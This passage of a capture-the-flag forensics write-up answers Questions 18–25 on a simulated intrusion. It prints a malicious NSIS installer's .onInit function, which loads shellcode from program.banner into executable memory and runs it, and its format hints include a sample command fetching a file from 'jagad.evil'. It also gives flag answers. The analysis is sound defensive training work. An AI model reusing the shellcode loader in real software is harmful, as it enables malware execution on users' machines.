
Nullsoft installers uses a .nsi script as the main script to dictate how will the installer installs the software to the system. To extract this script, we need a special 7Zip version that allows the extraction of the NSIS script. But before extracting, we need to rename the installer to use the .nsis extension to allow 7Zip to recognise the file and extract it properly.
After extraction we will get all of the packaged files, including the NSIS script.

The NSIS script contains a lot, but we will focus on the part where it loads the shellcode.
Function .onInit
  StrCpy $INSTDIR $TEMP
  SetOutPath $INSTDIR
  IfFileExists $INSTDIR\program.banner label_11 label_7
label_7:
  File program.banner
  File ansi_art.exe
  CreateShortCut $DESKTOP\AnsiArt.lnk $INSTDIR\ansi_art.exe
  Exec $INSTDIR\ansi_art.exe
label_11:
  StrCpy $4 $INSTDIR\program.banner
  System::Call "KERNEL32::_lopen(m r4, i 0x2)i.r6"
    ; Call func_39
    ; SetOverwrite off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
    ; Push "KERNEL32::_lopen(m r4, i 0x2)i.r6"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call "KERNEL32::VirtualAlloc(i 0, i 0x1000, i 0x3000, i 0x40)p.r7"
    ; Call func_39
    ; AllowSkipFiles off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
    ; Push "KERNEL32::VirtualAlloc(i 0, i 0x1000, i 0x3000, i 0x40)p.r7"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call "KERNEL32::_lread(i r6, p r7, i 0x1000)i.r8"
    ; Call func_39
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
    ; Push "KERNEL32::_lread(i r6, p r7, i 0x1000)i.r8"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call "KERNEL32::_lclose(i r6)"
    ; Call func_39
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
    ; Push "KERNEL32::_lclose(i r6)"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  IntOp $9 $7 + 1337
  System::Call ::$9
    ; Call func_39
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
    ; Push ::$9
    ; CallInstDLL $PLUGINSDIR\System.dll Call
FunctionEnd
We can see a chain of KERNEL32 APIs being called that is usually used to load and execute shellcode. The first thing the installer did is to copy the program.banner path to $4/r4. Then, it will call _lopen that will open program.banner and stores the file handle to r6. After that, it will allocate memory of size 0x1000 and stores the pointer to r7. The installer will then read the program.banner and stores the first 0x1000 bytes to the allocated memory. After closing the program.banner handle, it will store the pointer of the memory added by 1337 to $9. Lastly, the installer will call $9 hence running the shellcode.
We can conclude that the shellcode is stored inside the program.banner file with offset of 1337. We can use tools like dd to extract the shellcode and then use md5sum calculate the MD5 checksum of the shellcode.
Answer: 1bc45ea74b3582d815e9cdfb46bed530
Question 19
NOTE
It looks like this malware campaign has been around 2019-2022. Are you able to perform complete extraction of the embedded pre-executed script inside the malicious file? NOTE THAT this script is readable, and for the POC, first please do provide us what’s the full strings content of func_2 message?
💡 Format: Welcome to the dark side, hacker!
We can just extract it from the previously mentioned NSIS script.
Function func_2
  MessageBox MB_OK "Enjoy your game, sincerely from APT!"
FunctionEnd
Answer: Enjoy your game, sincerely from APT!
Question 20
NOTE
Still referring from the question before, what’s the responsible function name that performs the malicious action?
💡 Format: Rajag4t4B
This refers to the function name from question 18.
Answer: .onInit
Question 21
NOTE
Again, still referring from the question before, since you’ve spotted the function that does the malicious shellcode execution, please do provide the last 2 lines of code BEFORE the end of the function delimited by underscore!
For example, you found this function:
def evil(x):
     a = [x,'1','2',...]
     [SNIP]
     m = "whoami"
     system(m)
💡 Format: m = “whoami”_system(m)
We can just use the last two lines from question 18 as the answer.
  IntOp $9 $7 + 1337
  System::Call ::$9
    ; Call func_39
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
    ; Push ::$9
    ; CallInstDLL $PLUGINSDIR\System.dll Call
FunctionEnd
Answer: IntOp $9 $7 + 1337_System::Call ::$9
Episode IV: The Last Rites
Question 22
NOTE
The attacker somehow managed to delete our internal documents securely. However, we believe that there’s a chance to recover it since it only has one page with big font related to the victim’s company vault code. Can you provide us the full strings content of it?
Here’s the screenshotted overview of how we save it: https://drive.google.com/file/d/1cG5znJHGIB3exL09uNKfGzNptQX3Svxt/view?usp=sharing
💡 Format: Ini Hanya Untuk Internal 99887766
The given screenshot shows that the user is saving a file called Dokumen Internal_Backupv2.docx. To recover its thumbnail, we can go to C:\Users\as3ng\AppData\Local\Microsoft\Windows\Explorer and use Thumbcache Viewer to analyse the thumbcache_*.db files. We can find the thumbnail for this file at thumbcache_768.db

Answer: Kode Rahasia Brankas PT Dananrata 11111131
Question 23
NOTE
It looks like the attacker creates a malicious persistence besides creating arbitrary user, making them to login as the Administrator as well. What’s the name of the executable that responsible to do so?
💡 Format: persistence.exe
We can go back to question 14 and use that query to see all the executables downloaded by the attacker and we have not analysed gnarly.exe. Let’s check any events that is related to this executable.
index="cj2025_mephisto" source="sysmon.json" gnarly.exeThe first result gives us an event 13 that logs any value modifications of a registry key. Specifically, gnarly.exe is creating a new scheduled task, which can be used as a persistence mechanism.

Answer: gnarly.exe
Question 24
NOTE
What’s the scheduled task that is being targeted by this executable? Please do provide its URI.
💡 Format: \Firefox\Maintainer
For this question, we need to go to HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{C94D9178-DEA0-46DF-9A2D-4776C39E6964} to get the name of the task. We can use tools like regshell to open C:\Windows\System32\config\SOFTWARE and find the scheduled task.

We can see the value of URI is \Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan.
Answer: \Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan
Question 25
NOTE
What’s the full command of the overwritten scheduled task?
💡 Format: D:\blataran\jamoer.exe —SilentInstall http://jagad.evil/badarawuhi.exe; sc query badarawuhi.exe
We can get this from the Actions key from the previous registry query we did. The Actions key is Base64 encoded and can be decoded using tools like CyberChef.

After the Author string, we can see a cmd.exe string that indicates the command that will be used by the task.
Answer: cmd.exe /c C:\Users\Administrator\Downloads\AnsiArtInstaller.exe